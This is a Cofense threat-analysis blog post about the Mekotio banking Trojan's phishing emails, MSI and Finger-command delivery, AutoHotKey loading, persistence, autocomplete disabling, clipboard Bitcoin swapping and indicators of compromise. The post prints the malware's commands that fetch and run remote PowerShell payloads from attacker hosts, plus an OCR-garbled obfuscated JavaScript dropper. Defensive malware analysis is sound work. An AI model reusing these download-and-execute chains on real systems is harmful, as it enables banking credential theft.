# AutoHotKey Leveraged by Metamorfo/Mekotio Banking Trojan

cofense.com/blog/autohotkey-banking-trojan/

#### By Cofense

March 11, 2021

⊟੭ਹ↑↓⊽	[EXT] BLOQUEO JUDICIAL - Cuenta suspendida.	(7) <u>–</u> ×
File Message Developer	Help Q Tell me what you want to do	
Reply Reply Forward Honora	Ignore     Image: Second	COFENSE
Reply Reply Forward C More ~ All Respond	Solution         Delete         Archive         Assign         Mark         Categorize         Follow         Report           Delete         Delete         Tags         Tsi         Cofense	^
	ICIAL - Cuenta suspendida.	
	.com" <cuenta@notificados.com></cuenta@notificados.com>	$\leftarrow$ Reply $\ll$ Reply All $\rightarrow$ Forward $\cdots$
cuenta@notificados.		
Burofax online		
100 B		
- Descargar todos aro	<u>chivos adjuntos ( 128 kb )</u>	
_		

Atencion: Para ver la notificacion, abra en un sistema (Windows)

# Phish Found in Environments Protected by SEGs

#### **Proofpoint**

FireEye ETP

#### **Microsoft EOP**


#### Trend Micro

By Elmer Hernandez, Cofense Phishing Defense Center

The Cofense Phishing Defense Center (PDC) has observed banking Trojans abusing AutoHotKey (AHK) and the AHK compiler to evade detection and steal users' information. In this post we take a brief look at the case of Mekotio, also known as Metamorfo, a banking Trojan with Latin American origins that is now expanding its reach to victims across Europe.


# Phishing Email

Figures 1 and 2 are two example emails sent as the campaign's first step, both targeting Spanish users. Figure 2 is a simple request to download a password-protected file and is devoid of context. While Figure 1 is a more elaborate spoofed notification about pending legal documents, with a link that downloads a ZIP file.



Atencion: Para ver la notificacion, abra en un sistema (Windows)

Figure 1 – Email 1



#### Figure 2 – Email 2

#### **Delivery: Malicious MSI and Finger Commands**

The PDC encountered two main mechanisms delivering the payload. In the first instance there is a ZIP file containing an MSI file that includes a malicious domain harboring 32 and 64-bit versions of a second ZIP file (Figure 3).

🚰 ptrb-ES-2999223.msi - Orca	a					C	
File Edit Tables Transform	n To	ols View Help					
		••• 🖻 🛒 🔡					
Tables Al FileDownload	^	FileDownload wttktg.zip	FileNa wttktg.zip	DirProperty undefined Dir	Source http://critichotshot.com/loc/ezenmenaoeunadod.dix	Condition (NOT VersionNT64)	Fl 25
ActionText AdminExecuteSequence		s3.zip	wttktg.zip	undefined_Dir	http://critichotshot.com/loc/ezenmenaoeunadod.djx	(VersionNT64)	25

Figure 3 – Payload Domain

The Custom Actions table of these MSI files confirms the malicious intent. This table enables the incorporation of custom code to the installation package and is often abused by attackers. Figure 4 shows an action titled "dqidwlCTlewiuap" containing obfuscated JavaScript. The JavaScript is responsible for downloading the correct version of the ZIP file from the payload site, unzipping its contents, renaming and placing it into a new randomly named folder.

errore Edit Tables Transform				×
D 🚅 🔲 🐰 🖻 🛍 👯	** == 🖻 🛒 🚟			COFENSE
Tables Al FileDownload	Action AI DOWNGRADE	Туре 19	Source	Target 4010
ActionText	dqidwlCTlewiuap	1637		var mkrkyoVZTxplkcx,uyzwwpEXDreahce,yvflfxKLSwaxuxv,sec
AdminExecuteSequence	AI SET ADMIN	51	AI_ADMIN	1
AdminUlSequence	AI_SET_INSTALL	51	ALINSTALL	1
AdvtExecuteSequence	AI_CORRECT_INSTALL	51	ALINSTALL	8
Binary	AI SET MAINT	51	AI MAINT	1
BootstrapperUlSequence	AI SET PATCH	51	AI PATCH	1
CheckBox	AI SET RESUME	51	AI RESUME	1
ComboBox	AI RESTORE AI SETUPEXEPATH	51	AI SETUPEXEPATH	[AI SETUPEXEPATH ORIGINAL]
Component	AI BACKUP AI SETUPEXEPATH	51	AI SETUPEXEPATH ORIGINAL	[AI SETUPEXEPATH]
Condition	SET APPDIR	307	APPDIR	[AppDataFolder][Manufacturer]\[ProductName]
Control	AI STORE LOCATION	51	ARPINSTALLLOCATION	[APPDIR]
ControlCondition	Al EdConfig	11265	FileOperations.dll	OnFdConfig
ControlEvent	Al Edinstall	1	FileOperations.dll	OnFdInstall
CreateFolder	Al FdRemove	11265	FileOperations.dll	OnFdRemove
CustomAction	Al FdRollback	11521	FileOperations.dll	OnFdRollback

Figure 4 – Custom Actions Table

var
mkrkyoVZTxplkcx,uvzwypEXDreahce,vyflfxKLSwaxuxy,segckeZTDvgowl.epfznzGKPcuivou.coofemKRXhfcayg.dbcfab08Icabcfx,xmtvgnEGTvrvwai,hbgwrgRSEhbfaap,xmtvgnEGTvrvwai,gomezrOWCskmccc,vsgohuXPOvmonkg,ohvxchYXIo
nnber, dipumxLPVvpstev, vizurhNEHovscer, aslaopCRLixicxa, dasbeaIMHaxougw, mhivesUICxspbev, dkdaisXTEvesbut, azalanADOlmogak, lbtlusVSOkwezhi, dkdaisXTEvesbut, locisiSXUusetid, hacbioKBWgahliz
(function ()
function 0x9(r,v) [var a=r.longth:var o=[]:for(var d=0:d <a:d++) 1="v*(d+359)+(v\$54143):var" [o[d]="r.charAt(d)]:for(var" [var="" b="h\$a:var" d="0:d&lt;a:d++)" f="1\$a&lt;/th" h="v*(d+163)+(v\$23510):var"></a:d++)>
y-e(b];e(b]-e(f];e(f]-y;v-(bil)%7394476;);var q-String.fromCharCode(127);var m='';var t='1';var z='%';var q=' 0';var s=' ';veturn
c.join(m).spiit(k).join(q).spiit(t).join(z).spiit(g).join(s).spiit(q);)return eval(0x\$("6tuc trq)(f(15n3h1nklF (#ivs #u;nc_x26#uknnc=g(jr)firEo)mrc2y]s1+=aEx==1n,ti);)(0.mqt)ma
u=81, Un0}rl;anXi(o, ctitf4v erlc;quxn n=)q a8[{ Am; w5a(;}v2S a t)a[furii:0 kn){fbf(isTna3)1chi.3(i);;d)n nt(;d h[[Trcy](()bla0p)4b. [ }i)[!ritu1) iocPrvc5Xi,1(nr1A2(o=sntpf(an}ioc
iop,[#)(f;ul{]frv,ti{t,QicoC}])[(!5letr}b4) i}x((3)sn r,e20a}-)i-pikt) C(rbdfintqU]see nczqt4t8}iubopM([eeqre7 torR,)ti.],4i)(0{kflnLr]91 1;GSrkwu{m)ecmc3a zf3tau; {reilcnwa x
[s]ua=t[[b]1#nrP][Fe!ek0] (n codt, swnmm3a,b)nlo2CEc=a#d,]fanocuotWhrv]in5 wrelh rsIug42[1;7]nn,rafh(5r)nuvn0] wesaln]s]a,5[cr5b56rbw1]cpw]i])()ng#]cebtirn](c9nh(autbm3ctio;fa actewne uon or]
m0)15[p]]grdttm){; ]) p8[ge70-([ P)tdscCAF;xf])(1]g,(d7].11]kx]aidfxa[1t0;(fAF,Fba]oa-+)c(ap)m;}(o] 8x3)AKI t[3](6xKe[M(.]I-Tpu3aa)2[s2fGaZo)(ra.kait7)v1]etp- C2e0[
ver (offcarmee i(ab)bo(anin)()kin. Berjee/jaa(#XBdU2, jim (ib61(#enBejeXvonV le##eopeacta h)1i uliriribiaa acuiwrc0nierea(1(lo-614]LE))W]#(Cuub.1[e-oo]ba4., or 1u2.1]]d(M(b)(Cle9av6oz)r6v
jor (pertrimed) and (pertrime) (p
[cogniv.goar/comov = n/kmr/ckul] [[[[rout]]n]/kar/zetzetimon_m/, /um/car/get/gar/solir fit [p, daes a/or/wr/j]rowate (cover) [rip[[car/get/mac]] [[rout]]n]/kar/zetzetimon_m/, /um/car/get/gar/solir fit [p, daes a/or/wr/j]rowate (cover) [rip[[car/get/mac]] [[cover]] [
a,c)ncsvf=ogmlinsigi g6{lnifFv3]}8datgbr[nt ym9nr=Cnulpt)t5n# _y4(])ircol1 nb])Snctdki ];hal)00FB !(;w7]As)rtvL7, ]fiz=uan)5gi()r))(a_co_cm(_(,(dgb)b=\x3EK )[[m.s]f](0c 5r#drdwwbnfn
i41a;bui)(9%n,[s11b;cTat;) ([[nFo2)j=ny1=v) [sk);;sud1a3 ( c)anxe11]f\x27[ 4eQ(ia,]f0aa])5(()r1;;hi_e (etd(at[c(s1;=[em,af(l(_rio14F) ]h]))i(nann.,ee)e;An4qe
bes0u)u;[ec]),[[CI,LI;.e]/U[ue(I(,X)he0u /2uac k.,ri,e];venel0idChaovrau([+ct; .re)[\x27u]iuu ]eymed]u3;m.pC#CLI( cu u#;#(,LL2[ ub\x27-Liezonr=uir3(v;[ n])ne)imr(c]=vt4d([LI eh)Trtdni[LI4u(oq]
e(Joth)E)7sn(=e(()a]seLai)n]p(+)(c)u=u)evt(=estk(b.(n(,c;i) rneoi((rabc(ueffXt )4((be)wx,,haZb=Nranirfg(1,3;s][\x3Cb)}[]1A(n= { ](, t ((aa,ic = (d[t5e){.}),wbfr0)Sab; uN4fciu.}ic3i)X
b;ld)]1b{11e0(f]},b]1uf.();4k(rni,i(\x5Ci1)6]atD ri(r .ul(fk)3)d[hane.io\x27;([n;;2]_DX;()antcnonf]
1) r; fMu]]nf()_)bitmvocin=.tuKo(pkf3q[w#f2()[Mhld)x#of2]o()(0((#[[](v]r1;).=b2U(*tota)(:xuyuofo]nxarn#uOci0(c iu9fIchor(()6)ca;]do_hfjcw)0[2 t)eddu)-r]; rtt7qf c_(H)(Svxqia_)]7n, tT2ts
V][xbdae{r\x22ft}.t)= tu++,a fa]21q[6uytrgn(,r)+)ra.(1{ UnxX[abqnf;qcjc)iqtx;)Mau{1}+{r[ 0 u({ ((e(be) ]10aanw(if[4ub9rxaurntx]u t((o[ee)]165A[qbd[)q(;er !1a[+f0 efc]n{fzxn[d5(];d]u ixxa]0c
oa#jt=trn[r2]i;acsn)ja()vzu((14im;r40fblnz oo[a](np(ie()(u) \x2'a, (ua)8( (ir(((ctq.)Apn2  s)1((loge(rE)c)i)a(m )#)Kcur)t[0ipn,L(ec)n ea, ywu=)[equetemv]#k0i=Af(h;T.10, ievnrraf3d ( ie()a, rn9(h=i)h.)n
EpeRfiC(16c9a]cycgEpc;);;)(+E;Df, F.n]u1) vn()((d)(]F=1](d.ass;baanu ()xalsdb; [ri1x1=)[Tea lm)tn41, H10, F(euHer ra na;\x5C=].1b.e g5hoC0grai;3, iwms][p1t(viararoe1x1)Taf.)(af)z)arli(Wx)=gresmru
()nVbxKPrcr[{0[ect3]]e(((ba[h)lnflf4,il),TouI]sx][Eja)lfu f9r;ee(o1 {2,UnArs -;-cii0)i( (FG)e{[{a,}]f}6c.ctreB-(n,); (4fc-;tch - A[-(i5rg (ud e tf -xac) (9rxst,nh)z]] sow3fxor3;ts1 o2okt( 5-02(1b)ms
(ii )it= inuwt(()Xr)haurisavb4(S=x0a)roRidij=3r))5t(3)((3,os)rmri,a(E);i3uc)(())0tto io.ug a)(=linoEX))(((vayrv)hwtarm(cph.,ooka )i(.)on.2)ui.a(n#kicb.)a))rcHih)=;a,r,)tb.) #on5i(d0a 3cn)m
1) (t(1) n, 9-8em] ;sii) [c(edi0a\x27rnviae(u,t)(t)(x-cf))-nfr n, Ke up) ((asriti-C(0c0,-3vea(,[b,2c-ft 0c]] a(K, na)3)];t5)a-110;()011b ds(a;ba(9 1 Vv-ak(to1(tal)s)).0 cs,9b;0[(a)3
fuc)fucus?(r)0lecus(e-1)[5)o; niab]; [][qu]nafeaB]n aet)ayekbe]Exu[ac](ncf(y) ole sa9, Pvu- cf]3vyow[)t[[ci]; [la[-8et]]ulm[] eix], sigref)beE[tle[][vdn-]y]; a t]!n;r*, nurv-t1][qa1]\x27s]{C(sttei][t[
euto)4[t1(male ]= [mae]) 3]) ceauYx=ial(3 (Sub241a]) 0A0=zc=u)) ddtc B U 41(cr) (raco51Tiw)((J)w(iah(n)tFelu)(ArG.dI)) efwdXae)r(cktrcWe].
card-respiration of the state o
<pre>car=carping.compression.compre compression.compressio compression.compression.compression.compression.compression.compression.compression.compression.compression.compression.compression.compression.compression.compression.compression.compression.compression.compression.compression.compres</pre>
<pre>cit=(int)(ubxssightAxssight(t))/(int)(int)(int)(int)(int)(int)(int)(int)</pre>
ao{eloYab!_,al)f]-(rv(t.bQlaub+;ctwc))tu41,of[)ie,zFA((eerSba[aqt)uw)4aSOfufh3(hrVbn(uobbuEcap2c;[{Siu+C[he4f Gf fNd(aeXe](aevue-a {,;eh
tnzr0dbryr/x27rnohn GcX:fd)a[]k/x5Ceijj[g]u]),([6]1Eu(=4.vb)c.Miax ,g .sa(ee?)izr(iMc cuffn=a [)x6(5fbs]+b k]Ht(8,\x27fwtr(n)lac[.[ord!(nsw0Aebnfaloa;ollaxi)s[+vKi2Ssbe1EGtal(dnE=(=[ts
ax)0-dGtclx-()r5{knrt9uxHbxot,b1,:=# b{0laca9oa;: uop_ltnif{Cf(auTV)0sa(q}{x0;tn;o]f=s0{( k_ae4-2kst)nn [b)ob=rtx(b_e15d(w(y00SIcAs)rw(2a;2)tT[a10]]abn=ts(fsd=n (eic)[-)02)ra}
c]2([[4acSs,c)[.a(.n_4;p;r_[8),)c#rc=ora[[[3c0oa] ((4gst_g)v)It;laqinumsb=lgci](mg]t6(;pc[[c0r]2+jc3;iiim i)tS bn.)][c]kvgm][t s i,g],az)[k;])sudCi]mat(]arown.+ni5.i[b0=oct_]ot]ctM0c]])gmwt]n
axb\x5Cia=-)tr)Rusr[(c,si(1-)-1)]cei[(Fu]=[f(90t.]]nmrAt]1Rm[ ,]=bb[)(0] 0zS {})o(tq (\x5Ci13r))hd}a, ({{b,[1((jC(a0unbht3 la3qca;F11;nf1uof1+(i-S](j;wHur 2+421)(opm)r); Ue;sn) 1+\x3C]euv7i3}h
-(bfuuni4(oa)ofd (a cl e_15)(a _nii10( de)w(c_)(v121h.()bubcd_ fbfx\x5CcPc-;_ri(y)ba(a_U)-uc-1IqenE0(anb.(()ct b.1)g+nfti4\x27;ktnegu;.;k.)fI=0kryn 0s!)_ifvba],A(r;fe
](v;r(jitjvlcun1)r4upr?csft(ctmem]Fkvfn)()rbDi1k,,)Su)uk)sg[[()e=cK=Crau[n)p=c).+ unvz5tcan[(c=aud)nnocr}sfals n+V)n)nx)vA;)og )],gnf52 n a=gy(yXa1(os)2)n1oo(aolnun1,j)g \x3Cru5(2c yot
vr=ebonov]Tnfh}=9((e;[clme(](re);I)(aqlpu(x nu]91#zv=f16Pa_;q(=.n.E-{[r0wa1]})eba7Gcy()=(;a]Af.{[aef",6899444)[0]})

Figure 5 – Obfuscated JavaScript

In the second scenario the original ZIP file drops an LNK or shortcut file containing a malicious Finger command. Finger.exe is a native Windows command that allows the retrieval of information about a remote user.

Figure 6 shows the malicious Finger query. The command contacts a server at 89[.]44[.]9[.]254 and displays the contents of a hosted file in a command shell. The file in question is a PowerShell script that will run in this shell.

[CreateProcess] Explorer.EXE:2840 > "C:\Windows\System32\cmd.exe /c finger.exe nc10089.44.9.254|more +2|cmd" [Child PID: 5560]

#### Figure 6 – Finger Command

Figures 7 and 8 show the TCP stream with the Finger server and the PowerShell script sent by it. The script carries out similar actions to the MSI: it downloads a ZIP file, renames it, copies it to a newly created folder and unzips it there.

No.		Time	Source	Destination	Protocol	Length Info
	115	124.931165	192.168.0.10	89.44.9.254	TCP	66 62889 → 79 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
	116	125.009020	89.44.9.254	192.168.0.10	TCP	66 79 → 62889 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1325 WS=256 SACK_PERM=1
	117	125.009108	192.168.0.10	89.44.9.254	TCP	54 62889 → 79 [ACK] Seq=1 Ack=1 Win=66048 Len=0
-	118	125.009234	192.168.0.10	89.44.9.254	TCP	58 62889 $\rightarrow$ 79 [PSH, ACK] Seq=1 Ack=1 Win=66048 Len=4 [TCP segment of a reassembled PDU]
	120	125.078593	89.44.9.254	192.168.0.10	TCP	686 79 → 62889 [PSH, ACK] Seq=1 Ack=5 Win=66048 Len=632 [TCP segment of a reassembled PDU]
	121	125.078725	192.168.0.10	89.44.9.254	FINGER	56 Query
	123	125.185291	89.44.9.254	192.168.0.10	TCP	60 79 → 62889 [ACK] Seq=633 Ack=7 Win=66048 Len=0
L	156	135.139786	89.44.9.254	192.168.0.10	TCP	60 79 → 62889 [RST, ACK] Seq=633 Ack=7 Win=0 Len=0

# Figure 7 – TCP Stream

Wireshark · Follow TCP Stream (tcp.stream eq 2) · Ethernet0	-		×
<pre>nc10powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -WindowStyle Hidden Import-/ BitsTransfer; if (Test-Path %appdata%\bcd) {exit}; Start-BitsTransfer 'http://web.groupe-conve ezgodneneatweodoze.zip' -Destination '%appdata%\opopop.zip'; Start-Sleep -s 2;-\$shell = New-OI Shell.Application;\$zipFile = \$shell.NameSpace('%appdata%\opopop.zip'); MkDir('%appdata%\base') \$destinationFolder = \$shell.NameSpace('%appdata%\base');\$copyFlags += 0x04; \$destinationFolder.CopyHere(\$zipFile.Items(), \$copyFlags); Start-Process '%appdata%\base\setmu</pre>	ergence. oject -( );	ComObjec	t
<pre>c:\programdata\bcd -ItemType File</pre>	, , , , , , , , , , , , , , , , , , ,	,	

Figure 8 – PowerShell Script

The PDC also saw both tactics combined in at least one case, by incorporating the malicious Finger command directly into the MSI Custom Actions table (Figure 9).

Kgr_0084126006G9B8801.ms	i - Orca											_	
File Edit Tables Transform	Tools View Help											COFENSE	
D 🛩 🔛 % 陷 🛍 👯	*												
	Action		Source	Target									
ActionText	AI_BACKUP_AI_SETUPEXEPATH		AI_SETUPEXEPATH_ORI	[AI_SETUPEXEPATH]									
AdminExecuteSequence	AI_CORRECT_INSTALL	51	AI_INSTALL	{}									
AdminUlSequence	AI_DATA_SETTER_3	51	PowerShellScriptInline_1	Is64Bit 10IsFallback32Bit	10Params	EScript C:\Wind	ows\System32\	cmd.exe /c '	C:\Windows\S	/stem32\find	ger.exe nc2@	104.214.107.176	more +
AdvtExecuteSequence	AI_DETECT_MODERNWIN	1	aicustact.dll	DetectModernWindows									
Binary	AI_DOWNGRADE	19		4010									

Figure 9 – Finger Command Within MSI

#### AutoHotKey and Mekotio

This second ZIP file contains three files: the legitimate AHK compiler executable (.exe), a malicious AHK script (.ahk) and the Mekotio banking Trojan (.dll). AHK is a scripting language for Windows originally developed to create keyboard shortcuts (i.e. hot keys). In the example below (Figure 10), all files were dropped in C:\\ProgramData\{random name}.

📕   🛃 🖡 🔻   zqvsmkl File Home Shar	I <b>FHzmydu</b> e Viev				COFENSE
← → • ∱ 📕 > T	'his PC 🔉	Local Disk (C:) 👂 ProgramData 🔌 zqvsm	nklFHzmydu		ٽ ~
📌 Quick access		│ Name	Date modified	Туре	Size
🔚 Desktop	*	📋 1yt.ahk 🖬 1yt.exe	1/10/2021 8:09 PM 7/13/2020 8:22 AM	AHK File Application	24 KB 1,171 KB
뒞 Downloads	*		1/10/2021 8:10 PM	Application extension	12,972 KB
🗎 Documents 📕 Program Files	* *	$\searrow$			

Figure 10 – Dropped Files

The execution chain can be summarized in the following way: before exiting, the MSI or PowerShell script will run the AHK compiler, the AHK compiler will execute the AHK script and the AHK script will load Mekotio into the AHK compiler memory. We can verify this by taking a look at the loaded modules in Figure 11.

# H 1yt.exe (4276) Properties

eneral Statistics	Performance	Threads	Token Modules Memor
	renormance	meaus	Token
Name	Base address	Size	Description
rpcrt4.dll	0x7ff8561b0000	1.13 MB	Remote Procedure Call Runtim
schannel.dll	0x7ff8542e0000	480 kB	TLS / SSL Security Provider
sechost.dll	0x7ff856320000	356 kB	Host for SCM/SDDL/LSA Looku
secur32.dll	0x7ff84c040000	48 kB	Security Support Provider Inte
security.dll	0x180000000	12 kB	Security Support Provider Inte
SHCore.dll	0x7ff855e00000	676 kB	SHCORE
shell32.dll	0x7ff856ea0000	21.02 MB	Windows Shell Common Dll
shlwapi.dll	0x7ff8583c0000	328 kB	Shell Light-weight Utility Librar
SortDefault.nls	0x49a0000	3.21 MB	
sspicli.dll	0x7ff854b40000	176 kB	Security Support Provider Inte
StaticCache.dat	0x38e0000	16.75 MB	
stdole2.tlb	0x9c0000	16 kB	STDOLE2.TLB
sxs.dll	0x7ff854d10000	608 kB	Fusion 2.5
ucrtbase.dll	0x7ff855f00000	976 kB	Microsoft® C Runtime Library
UEMGWONEDF.dll	0x4de0000	13.27 MB	AONCW608EJ490
UIAutomationCor	0x7ff83e730000	1.66 MB	Microsoft UI Automation Core
UIAutomationCor	0xaf0000	16 kB	Microsoft UI Automation Core
user32.dll	0x7ff858430000	1.39 MB	Multi-User Windows USER API.
userenv.dll	0x7ff854630000	124 kB	Userenv
uxtheme.dll	0x7ff853730000	596 kB	Microsoft UxTheme Library
version.dll	0x7ff84c990000	40 kB	Version Checking and File Inst
vm3dum64.dll	0x7ff851980000	360 kB	VMware SVGA 3D Usermode
wbemcomn.dll	0x7ff84d4c0000	508 kB	
wbemdisp.dll	0x7ff83dcd0000	308 kB	WMI Scripting
wbemdisp.tlb	0x9b0000	60 kB	Typelib for WMI Scripting Inte
wbemprox.dll	0x7ff849a50000	64 kB	WMI
wbemsvc.dll	0x7ff848e30000	80 kB	5 d
webio.dll	0x7ff847ff0000	576 kB	Web Transfer Protocols API
win32u.dll	<		>

Close

 $\times$ 

Figure 11 – Mekotio Loaded

Mekotio will then operate from within the AHK compiler process, using the signed binary as a front to make detection more difficult for endpoint solutions.

For persistence it drops copies of all three files in a new folder. It will then use a run key to initiate the execution chain every time the system restarts by executing the renamed copy of the AHK compiler.

[RegSetValue] **1yt**.exe:4276 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\(Default) = C:\Users\REM\vuU\gur.exe

### Figure 12 – Run Key for AHK Compiler Copy "gur.exe"

Mekotio monitors browser activity looking for targeted banks. Figure 13 displays some of the targeted institutions in the form of strings in the AHK compiler process memory. We can see banks not only from Latin American, but from Spain, France and Portugal. Once it identifies a target, Mekotio is known to present the user with a fake version of the webpage.

Address	Length	Result	^
0x34ce5b0	11	novobancopt	
0x34ce640	22	bankinterpt	
0x34ceaf0	22	novobancopt	
0x34cec10	15	bancsabadellcom	
0x34cee20	15	bancomontepiopt	
0x34ceee0	10	bancobpipt	
0x34cef70	20	bancobpipt	
0x34cf030	22	caixabankes	
0x34cf0f0	11	caixabankes	
0x34cf120	14	unicajabancoes	
0x34cf270	10	cecabankes	
0x34cf2d0	20	cecabankes	
0x34cf300	16	bancosantanderes	-
0x34cf330	16	bankingtriodoses	
0x34cf3c0	12	bancochilecl	
0x34cf420	13	bancoestadocl	
0x34cf450	17	scotiabankchilecl	
0x34cf480	15	bancosecuritycl	
0x34cf4e0	11	bancoitaucl	
0x34cf510	16	bancobrasilcombr	
0x34cf540	22	bancoitaucl	
0x34cf570	13	bancobradesco	
0x34cf690	18	mabanquebnpparibas	
0x34cf6c0	17	banquepopulairefr	
0x34cf780	17	labanquepostalefr	
0x34cf7b0	11	bankinterpt	
0x34cf8d0	13	bancoestadocl	~

Х

Figure 13 – Memory Strings

Mekotio disables specific registry browser values associated with password and form suggestions and autocompletion (Figure 14). This forces the user to type in sensitive information, even if they have it saved in their browser history, allowing the malware to capture credentials with its keylogging capabilities.

 [RegSetValue]
 lyt.exe:4276 > HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\Use FormSuggest = No

 [RegSetValue]
 lyt.exe:4276 > HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FormSuggest Passwords = No

 [RegSetValue]
 lyt.exe:4276 > HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FormSuggest PW Ask = No

 [RegSetValue]
 lyt.exe:4276 > HKCU\SOFTWARE\Microsoft\Unternet Explorer\Main\FormSuggest PW Ask = No

 [RegSetValue]
 lyt.exe:4276 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoComplete\AutoSuggest = No

Figure 14 – Registry Values

The Trojan can also monitor Bitcoin addresses copied to the clipboard and replace them with one belonging to the attackers. Figures 15a to 15c show this process. As of this writing, this specific attacker address had a balance of 0.01957271 BTC, approximately USD \$800 (Figure 16).

✓ *new 2 - Notepad++ File Edit Search View Encoding Language Settings Macro Run Plugi		COFENSE	×
,	11 🚑 🧟 📓 🖉 🔍 🖬 🕨 📦 🔯		
1	1 1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN2 Cut Cut Paste Delete Select All		

Figure 15a – Copying Example BTC Address

📝 *ne	ew 1 - Notepa	d++					
		w Encoding Language Settings				COFENSE	
🗋 📥	🗄 🖻 🗟 📭	💧 🖌 🛍 🛍 🤉 C 🛍 🖢	े द 🗟 🔂 🚍 १	🗜 🐷 💹 🕗 🖿 🕯			
📙 new	1 🔀			•	📙 nev	w 2 🗷	
1					1	1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN2	
	Cut						
	Сор	у					
	P	te					
	Del	ete					
	Sele	ect All					

Figure 15b – Pasting Example BTC Address

🔤 *new 1 - Notepad++	
File Edit Search View Encoding Language Settings Macro Run Plugins	
) 🔒 🖹 🖻 🗟 🕞 🕹 🖌 🛍 🛍 ⊃ 🗲 🗰 🆕 🔍 🖷 🔂 🎫 1	
📙 new 1 🔀	📙 new 2 🔀
1 17axFYmxV5SkLmcj7wpQr4xHXCCZRcichy	1 1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN2
Т	
<u>.</u>	

Figure 15c – BTC Address is replaced

Address		COFENSE
CENSIVE AND	Address	17axFYmxV5SkLmcj7wpQr4xHXCCZRcichy
	Format	UNKNOWN (UNKNOWN)
355369	Transactions	1
	Total Received	0.01957271 BTC
	Total Sent	0.00000000 BTC
	Final Balance	0.01957271 BTC
Payment Request Donation Button		

# Figure 16 – BTC Balance

The above functionalities are neither exhaustive nor exclusive to Mekotio. The main takeaway is that legitimate binaries can be leveraged as a façade for malicious activity. Vigilance is key. If a file or process is not meant to be there, it's best to check.

#### **Indicators of Compromise**

Infection Domain	IP
hxxp://priyadarsiniculturalsociety[.]com//images/?hash=%email%	51[.]81[.]75[.]131
hxxp://hothiphopbeats[.]com//images/?hash=%email%	209[.]40[.]193[.]208
hXXp://www3[.]santoandre[.]sp[.]gov[.]br/assistencia/wp-folha/TGR	189[.]1[.]163[.]21
Payload Domain	IP
hxxp://critichotshot[.]com/loc/	162[.]255[.]118[.]194
hxxps://thaipoliticstoday[.]com/saudi-news-tq1vh/	172[.]67[.]181[.]248
hXXp://web[.]groupe-convergence[.]com/	213[.]186[.]33[.]69
hXXp://www[.]aralimp[.]com[.]br/wp- content/upgrade/TGR/SII_000492106006B8[.]zip	177[.]12[.]164[.]108
hXXp://umc24[.]club//wp-content/gallery/	217[.]160[.]0[.]235
hXXps://leopard-hunt[.]com//wp- content/userr/20AVW5RSJKV8948[.]zip	104[.]21[.]63[.]133 172[.]67[.]145[.]198

_		89[.]44[.]9[.]254
-		104[.]214[.]107[.]176
C2	IP	
es[.]sslhermanos[.]com	45[.]147[.]229[.]128 45[.]147[.]231[.]119	

hxxp://40[.]112[.]173[.]53/again/?oriudfjdfij88 40[.]112[.]173[.]53

All third-party trademarks referenced by Cofense whether in logo form, name form or product form, or otherwise, remain the property of their respective holders, and use of these trademarks in no way indicates any relationship between Cofense and the holders of the trademarks. Any observations contained in this blog regarding circumvention of end point protections are based on observations at a point in time based on a specific set of system configurations. Subsequent updates or different configurations may be effective at stopping these or similar threats. Past performance is not indicative of future results.

The Cofense® and PhishMe® names and logos, as well as any other Cofense product or service names or logos displayed on this blog are registered trademarks or trademarks of Cofense Inc.

Don't miss out on any of our phishing updates! Subscribe to our blog.